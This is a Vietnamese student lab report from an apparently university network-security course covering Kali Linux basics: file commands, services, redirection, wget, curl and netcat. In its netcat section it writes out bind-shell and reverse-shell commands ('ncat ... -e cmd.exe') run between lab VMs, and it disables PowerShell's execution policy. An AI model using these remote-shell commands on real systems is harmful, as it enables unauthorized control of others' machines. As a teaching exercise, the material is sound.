

BÁO CÁO THỰC HÀNH

Môn học: AN TOÀN MẠNG

Tên chủ đề: LAB 1- TỔNG QUAN KALI LINUX

GVHD: Tô Trọng Nghĩa

Nhóm: 12

1. THÔNG TIN CHUNG:

Lớp: NT140.P11.ANTT.2

STT	Họ và tên	MSSV	Email
1	Thái Ngọc Diễm Trinh	22521541	22521541@gm.uit.edu.vn
2	Phan Nguyễn Nhật Trâm	22521501	22521501@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Nội dung	Tình trạng	Trang
1	Bài thực hành	100%	2-14
2	Bài tập về nhà	100%	15-32
Điểm tự đánh giá			10/10

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

A. BÀI THỰC HÀNH

1. Bài thực hành 1: Liệt kê các tập tin

```
(root@NhatTram1501)-[/]
# ls
bin      etc      initrd.img.old  lib64      mnt      root     srv      usr      vmlinuz.old
boot     home     lib             lost+found  opt      run      sys      var
dev      initrd.img lib32          media      proc     sbin     tmp      vmlinuz

(root@NhatTram1501)-[/]
# ls /home/nhattram1501
BurpSuiteCommunity  Documents  Music  Pictures  Templates  git-intro
Desktop             Downloads  NT512  Public    Videos     labs

(root@NhatTram1501)-[/]
# ls /home/nhattram1501 -a1
.
..
.BurpSuite
.ICEauthority
.Xauthority
.bash_logout
.bashrc
.bashrc.original
.cache
.config
.dmrc
.docker
```

2. Bài thực hành 2: Di chuyển xung quanh

```
(root@NhatTram1501)-[/]
# cd /home/nhattram1501

(root@NhatTram1501)-[/home/nhattram1501]
# pwd
/home/nhattram1501

(root@NhatTram1501)-[/home/nhattram1501]
# cd ~

(root@NhatTram1501)-[~]
# pwd
/root

(root@NhatTram1501)-[~]
#
```

3. Bài thực hành 3: Tạo thư mục

```
(root@NhatTram1501)-[/home/nhattram1501]
# mkdir NT140

(root@NhatTram1501)-[/home/nhattram1501]
# cd NT140

(root@NhatTram1501)-[/home/nhattram1501/NT140]
# mkdir lab1_NT140

(root@NhatTram1501)-[/home/nhattram1501/NT140]
# mkdir lab2_NT140 lab3_NT140

(root@NhatTram1501)-[/home/nhattram1501/NT140]
# ls
lab1_NT140 lab2_NT140 lab3_NT140
```

```
(root@NhatTram1501)-[/home/nhattram1501/NT140]
# rm -rf lab1_NT140/ lab2_NT140/

(root@NhatTram1501)-[/home/nhattram1501/NT140]
# mkdir "try test"

(root@NhatTram1501)-[/home/nhattram1501/NT140]
# cd try\ test/
```

```
(root@NhatTram1501)-[/home/nhattram1501/NT140]
# mkdir -p lab_NT140/{one,two,three}

(root@NhatTram1501)-[/home/nhattram1501/NT140]
# ls -l lab_NT140/
one
three
two

(root@NhatTram1501)-[/home/nhattram1501/NT140]
#
```

4. Bài thực hành 4: which

```
(root@NhatTram1501)-[/home/nhattram1501/NT140]
# cd ~

(root@NhatTram1501)-[~]
# echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/games:/usr/games

(root@NhatTram1501)-[~]
# which sbd
/usr/bin/sbd

(root@NhatTram1501)-[~]
#
```

5. Bài thực hành 5: locate

```
(root@NhatTram1501)-[~]
# updatedb

(root@NhatTram1501)-[~]
# locate sbd.exe
/usr/share/windows-resources/sbd/sbd.exe

(root@NhatTram1501)-[~]
#
```

6. Bài thực hành 6: find

```
(root@NhatTram1501)-[~]
# find / -name sbd*
/usr/share/windows-resources/sbd
/usr/share/windows-resources/sbd/sbdbg.exe
/usr/share/windows-resources/sbd/sbd.exe
/usr/share/icons/Flat-Remix-Blue-Dark/apps/scalable/sbd.svg
/usr/share/doc/sbd
/usr/bin/sbd
find: '/run/user/1000/gvfs': Permission denied
/var/lib/dpkg/info/sbd.list
/var/lib/dpkg/info/sbd.md5sums

(root@NhatTram1501)-[~]
#
```

7. Bài thực hành 7: Dịch vụ SSH

```
(root@NhatTram1501)-[~]
# sudo systemctl start ssh

(root@NhatTram1501)-[~]
#
```

```
(root@NhatTram1501)-[~]
# sudo ss -anltp | grep sshd
LISTEN 0      128          0.0.0.0:22      0.0.0.0:*      users:((("sshd",pid=22024,fd=7))
LISTEN 0      128          [::]:22        [::]:*         users:((("sshd",pid=22024,fd=8))

(root@NhatTram1501)-[~]
#
```

```
(root@NhatTram1501)-[~]
# sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
Created symlink '/etc/systemd/system/ssh.service' → '/usr/lib/systemd/system/ssh.service'.
Created symlink '/etc/systemd/system/multi-user.target.wants/ssh.service' → '/usr/lib/systemd/system/ssh.service'.

(root@NhatTram1501)-[~]
#
```

8. Bài thực hành 8: Dịch vụ HTTP

```
(root@NhatTram1501)-[~]
# sudo service apache2 start

(root@NhatTram1501)-[~]
# sudo ss -anltp | grep apache2
LISTEN 0      511          *:80          *:~          users:((("apache2",pid=24846,fd=4),("apache2",pid=24845,fd=4),("apache2",pid=24844,fd=4),("apache2",pid=24843,fd=4),("apache2",pid=24842,fd=4),("apache2",pid=24839,fd=4)))

(root@NhatTram1501)-[~]
# sudo systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable apache2
Created symlink '/etc/systemd/system/multi-user.target.wants/apache2.service' -> '/usr/lib/systemd/system/apache2.service'.

(root@NhatTram1501)-[~]
#
```

```
(root@NhatTram1501)-[~]
# systemctl list-unit-files
UNIT FILE                                STATE                                >
proc-sys-fs-binfmt_misc.automount       static                              >
-.mount                                  generated                           >
dev-hugepages.mount                     static                              >
dev-mqueue.mount                        static                              >
media-cdrom0.mount                      generated                           >
proc-fs-nfsd.mount                      static                              >
proc-sys-fs-binfmt_misc.mount           disabled                            >
run-lock.mount                          disabled                            >
run-rpc_pipefs.mount                   generated                           >
run-vmblock\x2dfuse.mount               enabled                             >
sys-fs-fuse-connections.mount           static                              >
sys-kernel-config.mount                static                              >
sys-kernel-debug.mount                 static                              >
sys-kernel-tracing.mount               static                              >
tmp.mount                               static                              >
systemd-ask-password-console.path       static                              >
systemd-ask-password-plymouth.path      static                              >
systemd-ask-password-wall.path          static                              >
session-2.scope                         transient                           >
accounts-daemon.service                 enabled                             >
apache-htcacheclean.service             disabled                            >
apache-htcacheclean@.service            disabled                            >
apache2.service                        enabled                             >
apache2@.service                       disabled                            >
apparmor.service                       disabled                            >
apt-daily-upgrade.service               static                              >
apt-daily.service                      static                              >
atftpd.service                         indirect                            >
```

9. Bài thực hành 9: Biến môi trường

```
(root@NhatTram1501)-[~]
# echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/games:/usr/games

(root@NhatTram1501)-[~]
# echo $USER
root

(root@NhatTram1501)-[~]
# echo $PWD
/root

(root@NhatTram1501)-[~]
# echo $HOME
/root

(root@NhatTram1501)-[~]
# export b=google.com

(root@NhatTram1501)-[~]
# ping -c 2 $b
PING google.com (74.125.68.101) 56(84) bytes of data:
64 bytes from sc-in-f101.1e100.net (74.125.68.101): icmp_seq=1 ttl=128 time=201 ms
64 bytes from sc-in-f101.1e100.net (74.125.68.101): icmp_seq=2 ttl=128 time=123 ms

— google.com ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 123.106/161.891/200.676/38.785 ms
```

```
(root@NhatTram1501)-[~]
# echo $$
2883

(root@NhatTram1501)-[~]
# var="AHIHI"

(root@NhatTram1501)-[~]
# echo $var
AHIHI

(root@NhatTram1501)-[~]
# bash
(root@NhatTram1501)-[~]
# echo $$
29174

(root@NhatTram1501)-[~]
# echo $var
AHIHI

(root@NhatTram1501)-[~]
# exit
exit

(root@NhatTram1501)-[~]
#
```



```
(root@NhatTram1501)~[~]
# env
COLORFGBG=15;0
COLORTERM=truecolor
COMMAND_NOT_FOUND_INSTALL_PROMPT=1
DISPLAY=:0.0
DOTNET_CLI_TELEMETRY_OPTOUT=1
HOME=/root
LANG=C.UTF-8
LANGUAGE=
LOGNAME=root
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/games:/usr/games
PKEXEC_UID=1000
POWERSHELL_TELEMETRY_OPTOUT=1
POWERSHELL_UPDATECHECK=Off
QT_QPA_PLATFORMTHEME=qt5ct
SHELL=/usr/bin/zsh
TERM=xterm-256color
USER=root
WINDOWID=0
XAUTHORITY=/home/nhattram1501/.Xauthority
SHLVL=1
PWD=/root
OLDPWD=/home/nhattram1501/NT140
```

10. Bài thực hành 10: Bash history

```
(root@NhatTram1501)~[~]
# history
 1 sudo apt update
 2 sudo apt-get update
 3 sudo apt update
 4 sudo apt-get upgrade
 5 sudo apt update
```

```
(root@NhatTram1501)~[~]
# !139

(root@NhatTram1501)~[~]
# echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/games:/usr/games

(root@NhatTram1501)~[~]
# !!

(root@NhatTram1501)~[~]
# echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/games:/usr/games

(root@NhatTram1501)~[~]
#
```

11. Bài thực hành 11: Chuyển hướng đến các tập tin mới

```
(root@NhatTram1501)-[~]
# cd /home/nhattram1501

(root@NhatTram1501)-[/home/nhattram1501]
# ls
BurpSuiteCommunity  Documents  Music  NT512  Public  Videos  labs
Desktop             Downloads  NT140  Pictures  Templates  git-intro

(root@NhatTram1501)-[/home/nhattram1501]
# echo "AHIHI"
AHIHI

(root@NhatTram1501)-[/home/nhattram1501]
# echo "AHIHI" > redirection.txt

(root@NhatTram1501)-[/home/nhattram1501]
# ls
BurpSuiteCommunity  Documents  Music  NT512  Public  Videos  labs
Desktop             Downloads  NT140  Pictures  Templates  git-intro  redirection.txt

(root@NhatTram1501)-[/home/nhattram1501]
# cat redirection.txt
AHIHI

(root@NhatTram1501)-[/home/nhattram1501]
# echo "I AM HACKER" > redirection.txt

(root@NhatTram1501)-[/home/nhattram1501]
# cat redirection.txt
I AM HACKER
```

12. Bài thực hành 12: Chuyển hướng đến tập tin đã tồn tại

```
(root@NhatTram1501)-[/home/nhattram1501]
# echo "This is me" >> redirection.txt

(root@NhatTram1501)-[/home/nhattram1501]
# cat redirection.txt
I AM HACKER
This is me
```

13. Bài thực hành 13: Chuyển hướng từ một tập tin

```
(root@NhatTram1501)-[/home/nhattram1501]
# wc -m < redirection.txt
23
```


14. Bài thực hành 14: Chuyển hướng STDERR

```
(root@NhatTram1501)-[/home/nhattram1501/NT140]
# cd ../

(root@NhatTram1501)-[/home/nhattram1501]
# ls -al lab_NT140/
ls: cannot access 'lab_NT140/': No such file or directory

(root@NhatTram1501)-[/home/nhattram1501]
# ls -al lab_NT140/ 2> error.txt

(root@NhatTram1501)-[/home/nhattram1501]
# cat error.txt
ls: cannot access 'lab_NT140/': No such file or directory

(root@NhatTram1501)-[/home/nhattram1501]
# mkdir -p lab_NT140/{one,two,three}

(root@NhatTram1501)-[/home/nhattram1501]
# ls -al lab_NT140/ 2>> error.txt
.
..
one
three
two

(root@NhatTram1501)-[/home/nhattram1501]
# cat error.txt
ls: cannot access 'lab_NT140/': No such file or directory
```

15. Bài thực hành 15: Piping

```
(root@NhatTram1501)-[/home/nhattram1501]
# cat error.txt
ls: cannot access 'lab_NT140/': No such file or directory

(root@NhatTram1501)-[/home/nhattram1501]
# wc -m < error.txt
58

(root@NhatTram1501)-[/home/nhattram1501]
# cat error.txt | wc -m
58

(root@NhatTram1501)-[/home/nhattram1501]
# cat error.txt | wc -m > output.txt

(root@NhatTram1501)-[/home/nhattram1501]
# cat ouput.txt
cat: ouput.txt: No such file or directory

(root@NhatTram1501)-[/home/nhattram1501]
# cat output.txt
58
```

16. Bài thực hành 16: grep

```
(root@NhatTram1501)-[/home/nhattram1501]
# ls -ls /usr/bin | grep zip
0 lrwxrwxrwx 1 root root          5 Aug 19 11:41 bunzip2 → bzip2
0 lrwxrwxrwx 1 root root          5 Aug 19 11:41 bzip2cat → bzip2
40 -rwxr-xr-x 1 root root    39224 Aug 19 11:41 bzip2
16 -rwxr-xr-x 1 root root   14568 Aug 19 11:41 bzip2recover
24 -rwxr-xr-x 1 root root   23000 Feb 19 2023 funzip
4 -rwxr-xr-x 1 root root    3516 Sep  6 04:47 gpg-zip
4 -rwxr-xr-x 2 root root    2346 Mar  9 2024 gunzip
96 -rwxr-xr-x 1 root root   98104 Mar  9 2024 gzip
8 -rwxr-xr-x 1 root root    4754 Aug 12 10:13 p7zip
8 -rwxr-xr-x 1 root root    5656 Jan  5 2024 preunzip
8 -rwxr-xr-x 1 root root    5656 Jan  5 2024 prezip
16 -rwxr-xr-x 1 root root   14568 Jan  5 2024 prezip-bin
8 -rwxr-xr-x 1 root root    8061 May 30 15:24 streamzip
176 -rwxr-xr-x 2 root root  179248 Feb 19 2023 unzip
84 -rwxr-xr-x 1 root root   84848 Feb 19 2023 unzipsox
216 -rwxr-xr-x 1 root root  217360 Jul 24 11:44 zip
96 -rwxr-xr-x 1 root root   94696 Jul 24 11:44 zipcloak
72 -rwxr-xr-x 1 root root   70193 May 30 15:24 zipdetails
4 -rwxr-xr-x 1 root root    2959 Feb 19 2023 zipgrep
176 -rwxr-xr-x 2 root root  179248 Feb 19 2023 zipinfo
92 -rwxr-xr-x 1 root root   90272 Jul 24 11:44 zipnote
92 -rwxr-xr-x 1 root root   90272 Jul 24 11:44 zipsplit
```

17. Bài thực hành 17: sed

```
(root@NhatTram1501)-[/home/nhattram1501]
# echo "Hello World" | sed 's/world/Vietnam/'
Hello World
```

18. Bài thực hành 18: cut

```
(root@NhatTram1501)-[/home/nhattram1501]
# echo "I dislike math, chemistry, physical-education" | cut -d "," -f 2
chemistry

(root@NhatTram1501)-[/home/nhattram1501]
#
```

19. Bài thực hành 19: awk

```
(root@NhatTram1501)-[/home/nhattram1501]
# echo "hetto::there::friend" | awk -F "::" '{print $1, $3}'
hetto friend

(root@NhatTram1501)-[/home/nhattram1501]
#
```

20. Bài thực hành 20: wget

```
(root@NhatTram1501)~[/home/nhattram1501]
# wget https://github.com/blakduk/ahihi/raw/master/access_log.txt.gz -O access.txt.gz
--2024-09-26 23:12:56-- https://github.com/blakduk/ahihi/raw/master/access_log.txt.gz
Resolving github.com (github.com)... 20.205.243.166
Connecting to github.com (github.com)|20.205.243.166|:443 ... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/blakduk/ahihi/master/access_log.txt.gz [following]
--2024-09-26 23:13:14-- https://raw.githubusercontent.com/blakduk/ahihi/master/access_log.txt.gz
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.111.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3783 (3.7K) [application/octet-stream]
Saving to: 'access.txt.gz'

access.txt.gz      100%[=====>]      3.69K  1.00KB/s   in 29s

2024-09-26 23:13:56 (133 B/s) - 'access.txt.gz' saved [3783/3783]
```

21. Bài thực hành 21: curl

```
(root@NhatTram1501)-[/home/nhattram1501]
# ls
BurpSuiteCommunity  Downloads  NT512      Templates  error.txt  labs
Desktop             Music      Pictures   Videos    git-intro  output.txt
Documents           NT140     Public     access.txt.gz  lab_NT140  redirection.txt


(root@NhatTram1501)-[/home/nhattram1501]
# curl https://github.com/blakduk/ahihi/raw/master/access_log.txt.gz -O access.txt.gz
z
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           0         0     0         0          0      0      0     0
curl: (6) Could not resolve host: access.txt.gz

(root@NhatTram1501)-[/home/nhattram1501]
# ls
BurpSuiteCommunity  Music      Public      access_log.txt.gz  labs
Desktop             NT140     Templates   error.txt          output.txt
Documents           NT512     Videos     git-intro          redirection.txt
Downloads           Pictures   access.txt.gz  lab_NT140
```

22. Bài thực hành 22: Kết nối đến TCP/UDP port

```
(root@NhatTram1501)-[/home/nhattram1501]
# nc -v mail.btopenworld.com 110
DNS fwd/rev mismatch: mail.lb.btopenworld.com ≠ btprdhap001.bt.prod.cloud.openwave.ai
mail.lb.btopenworld.com [65.20.50.93] 110 (pop3) open
+OK POP3 server ready.
Ahihi
-ERR Invalid command; valid commands: USER, AUTH, QUIT
USER Ahihi
+OK please send PASS command
PASS ahihi
-ERR Access denied
```

23. Bài thực hành 23: Lắng nghe trên TCP/UDP port



The image shows two terminal windows from a Kali Linux machine. The top window, labeled with a yellow '1', shows a netcat listener on port 4444. It receives a connection from 127.0.0.1 and prints 'hello friend!' and 'hi, how are you?'. The bottom window, labeled with a yellow '2', shows a netcat client connecting to 127.0.0.1 on port 4444, receiving the same messages.


```
root@NhatTram1501: /home/nhattram1501
File Actions Edit View Help

(root@NhatTram1501)-[/home/nhattram1501]
# nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 46090
hello friend!
hi, how are you?
[]

root@NhatTram1501: /home/nhattram1501
File Actions Edit View Help

(root@NhatTram1501)-[/home/nhattram1501]
# nc -nv 127.0.0.1 4444
(UNKNOWN) [127.0.0.1] 4444 (?) open
hello friend!
hi, how are you?
[]
```

24. Bài thực hành 24: Trao đổi tập tin với Netcat



The image shows two terminal windows. The top window shows a netcat listener on port 4444 receiving a connection from 192.168.195.131. The bottom window shows a Windows Command Prompt running netcat -lvp 4444, which receives a connection from 192.168.195.130:35012.

```
(root@NhatTram1501)-[~]
# nc -nv 192.168.195.131 4444 < /usr/share/windows-resources/binaries/whoami.exe
(UNKNOWN) [192.168.195.131] 4444 (?) open

Command Prompt - ncat -lvp 4444
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Users\NhatTram>ncat -lvp 4444 > incoming.exe
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.195.130:35012.
```

Command Prompt

```
C:\Users\NhatTram>incoming.exe /HELP
WHOAMI 2.0 @1997. Written by Christophe Robert(chrisrob@microsoft.com).
```

```
WHOAMI [/option] [/option] ...
```

Where /option is one of the following:

```
/ALL      = Display all information in the current access token.
/NOVERBOSE = Display minimal information. *
/USER     = Display user.
/GROUPS   = Display groups.
/PRIV     = Display privileges.
/LOGONID  = Display Logon ID.
/SID      = Display SIDs. *
/HELP     = Display help.
```

* Must be used with option /USER, /GROUPS, /PRIV or /LOGONID

Samples are as follows:

```
WHOAMI
WHOAMI /ALL
WHOAMI /USER /SID
WHOAMI /GROUPS
WHOAMI /GROUPS /NOVERBOSE
WHOAMI /USER /GROUPS /SID
WHOAMI /PRIV /NOVERBOSE
WHOAMI /USER /GROUPS /PRIV
WHOAMI /HELP
```

```
C:\Users\NhatTram>incoming.exe
DESKTOP-LI7SRPV\NhatTram
```

25. Bài thực hành 25: Quản trị từ xa với Netcat

- Bind Shell sử dụng netcat

Administrator: Command Prompt - ncat -lvnp 4444 -e cmd.exe

```
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>ncat -lvnp 4444 -e cmd.exe
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.195.130:47074.
```

```
(root@NhatTram1501)-[/home/nhattram1501]
# nc 192.168.195.131 4444
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

- Reverse Shell sử dụng Netcat

```
(nhattram1501@NhatTram1501)-[~]  
$ nc -lvp 4444  
listening on [any] 4444 ...  
connect to [192.168.195.130] from (UNKNOWN) [192.168.195.131] 49843  
Microsoft Windows [Version 10.0.19045.2965]  
(c) Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>
```

```
C:\> Select Administrator: Command Prompt - ncat 192.168.195.130 4444 -e cmd.exe  
Microsoft Windows [Version 10.0.19045.2965]  
(c) Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>ncat 192.168.195.130 4444 -e cmd.exe
```

- PowerShell

```
PS C:\Windows\system32> Set-ExecutionPolicy Unrestricted  
  
Execution Policy Change  
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose  
you to the security risks described in the about_Execution_Policies help topic at  
https://go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?  
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): y  
  
PS C:\Windows\system32> Get-ExecutionPolicy  
Unrestricted  
PS C:\Windows\system32>
```


B. BÀI TẬP VỀ NHÀ

1. Bài 1:

1. Sử dụng lệnh *which* để xác định vị trí lưu trữ của lệnh *pwd*.

Sử dụng lệnh `sudo which -a pwd`

- + `sudo`: Thực hiện với quyền quản trị viên, để truy cập đến nhiều tài nguyên hơn.
- + `which`: Lệnh trả về đường dẫn đầy đủ của các lệnh được yêu cầu.
- + `-a`: Tùy chọn của lệnh `which`, liệt kê tất cả các vị trí mà lệnh được tìm thấy trong các thư mục được liệt kê trong biến môi trường `PATH`.

```
(kali@thait)-[~]  
$ sudo which -a pwd  
/usr/bin/pwd  
/bin/pwd
```

2. Sử dụng lệnh *locate* để xác định vị trí lưu trữ *wce32.exe*.

Sử dụng lệnh `locate wce32.exe`. Lệnh `locate` sẽ tìm kiếm vị trí của 1 tập tin hay thư mục bất kỳ trong Kali Linux.

```
(kali@thait)-[~]  
$ locate wce32.exe  
/usr/share/windows-resources/wce/wce32.exe
```

3. Sử dụng lệnh *find* để xác định bất kỳ tập tin (không phải thư mục) đã được sửa đổi vào ngày trước đó, KHÔNG thuộc sở hữu của user root và thực thi lệnh `ls -l` trên chúng. KHÔNG được sử dụng các lệnh pipeline/chaining.

Sử dụng lệnh `sudo find / -type f -mtime -1 ! -user root -exec ls -l {} \;`

- + `sudo`: Thực hiện với quyền quản trị viên, để truy cập đến nhiều tài nguyên hơn.
- + `find /`: Tìm kiếm trên thư mục gốc của hệ thống
- + `-mtime -1`: Tìm kiếm các tệp có trạng thái được thay đổi trong vòng 1 ngày qua
- + `! -user root`: Tìm kiếm các tệp không thuộc sở hữu của người dùng root
- + `-exec ls -l {} \;`: Tùy chọn `-exec` cho phép thực thi một lệnh cho mỗi tệp được tìm thấy.
- + `ls -l` là lệnh để liệt kê thông tin chi tiết về tệp (bao gồm quyền truy cập, chủ sở hữu, kích thước, v.v.).
- + `{}` là dấu hiệu vị trí được `find` thay thế bằng tên tệp tìm thấy.

+ \;: kết thúc lệnh exec

```
(kali@thait)-[~/Desktop]
$ sudo find / -type f -mtime -1 ! -user root -exec ls -l {} \;
-r--r--r-- 1 polkitd polkitd 0 Oct 2 09:51 /proc/597/task/597/fdinfo/0
-r--r--r-- 1 polkitd polkitd 0 Oct 2 09:51 /proc/597/task/597/fdinfo/1
-r--r--r-- 1 polkitd polkitd 0 Oct 2 09:51 /proc/597/task/597/fdinfo/2
-r--r--r-- 1 polkitd polkitd 0 Oct 2 09:51 /proc/597/task/597/fdinfo/3
-r--r--r-- 1 polkitd polkitd 0 Oct 2 09:51 /proc/597/task/597/fdinfo/4
-r--r--r-- 1 polkitd polkitd 0 Oct 2 09:51 /proc/597/task/597/fdinfo/5
-r--r--r-- 1 polkitd polkitd 0 Oct 2 09:51 /proc/597/task/597/fdinfo/6
-r--r--r-- 1 polkitd polkitd 0 Oct 2 09:51 /proc/597/task/597/fdinfo/7
-r--r--r-- 1 polkitd polkitd 0 Oct 2 09:51 /proc/597/task/597/fdinfo/8
-r--r--r-- 1 polkitd polkitd 0 Oct 2 09:51 /proc/597/task/597/fdinfo/9
-r--r--r-- 1 polkitd polkitd 0 Oct 2 09:51 /proc/597/task/597/environ
-r--r--r-- 1 polkitd polkitd 0 Oct 2 09:51 /proc/597/task/597/auxv
-r--r--r-- 1 polkitd polkitd 0 Oct 2 09:51 /proc/597/task/597/status
-r--r--r-- 1 polkitd polkitd 0 Oct 2 09:51 /proc/597/task/597/personality
-r--r--r-- 1 polkitd polkitd 0 Oct 2 09:51 /proc/597/task/597/limits
-rw-r--r-- 1 polkitd polkitd 0 Oct 2 09:51 /proc/597/task/597/sched
-rw-r--r-- 1 polkitd polkitd 0 Oct 2 09:51 /proc/597/task/597/comm
```

2. Bài 2:

4. Liệt kê các port đang được mở trên Kali Linux.

Sử dụng lệnh `sudo ss -anltp`

```
(kali@thait)-[~]
$ sudo ss -anltp
State      Recv-Q      Send-Q      Local Address:Port      Peer Address:Port
Process
LISTEN      0            128         0.0.0.0:22              0.0.0.0:*
users:((("sshd",pid=972,fd=3))
LISTEN      0            4096        127.0.0.1:44417         0.0.0.0:*
users:((("containerd",pid=951,fd=10))
LISTEN      0            511         *:80                    *:
users:((("apache2",pid=1038,fd=4),("apache2",pid=1037,fd=4),("apache2",pid=1036,fd=4),("apache2",pid=1035,fd=4),("apache2",pid=1034,fd=4),("apache2",pid=1029,fd=4))
LISTEN      0            128        [::]:22                 [::]:*
users:((("sshd",pid=972,fd=4))
```

5. Tại sao khi kiểm tra dịch vụ SSH có đang chạy hay không, kết quả hiển thị 2 dòng, trong khi dịch vụ HTTP, kết quả chỉ có 1 dòng?

Khi thực hiện `sudo ss -anltp | grep sshd`, kết quả hiển thị 2 dòng vì SSH lắng nghe trên cả hai giao thức (IPv4 và IPv6):

+ **IPv4 (0.0.0.0:22)**: Địa chỉ 0.0.0.0 có nghĩa là SSH lắng nghe trên tất cả các giao diện mạng của máy với giao thức **IPv4**.

+ **IPv6 ([::]:22)**: Địa chỉ [::] là địa chỉ đại diện cho tất cả các giao diện với giao thức **IPv6**.

```
(kali@thait)-[~]
$ sudo ss -anltp | grep sshd
LISTEN 0      128      0.0.0.0:22      0.0.0.0:*      users:((("sshd",pid=9489,fd=3))

LISTEN 0      128      [::]:22        [::]:*         users:((("sshd",pid=9489,fd=4))
```

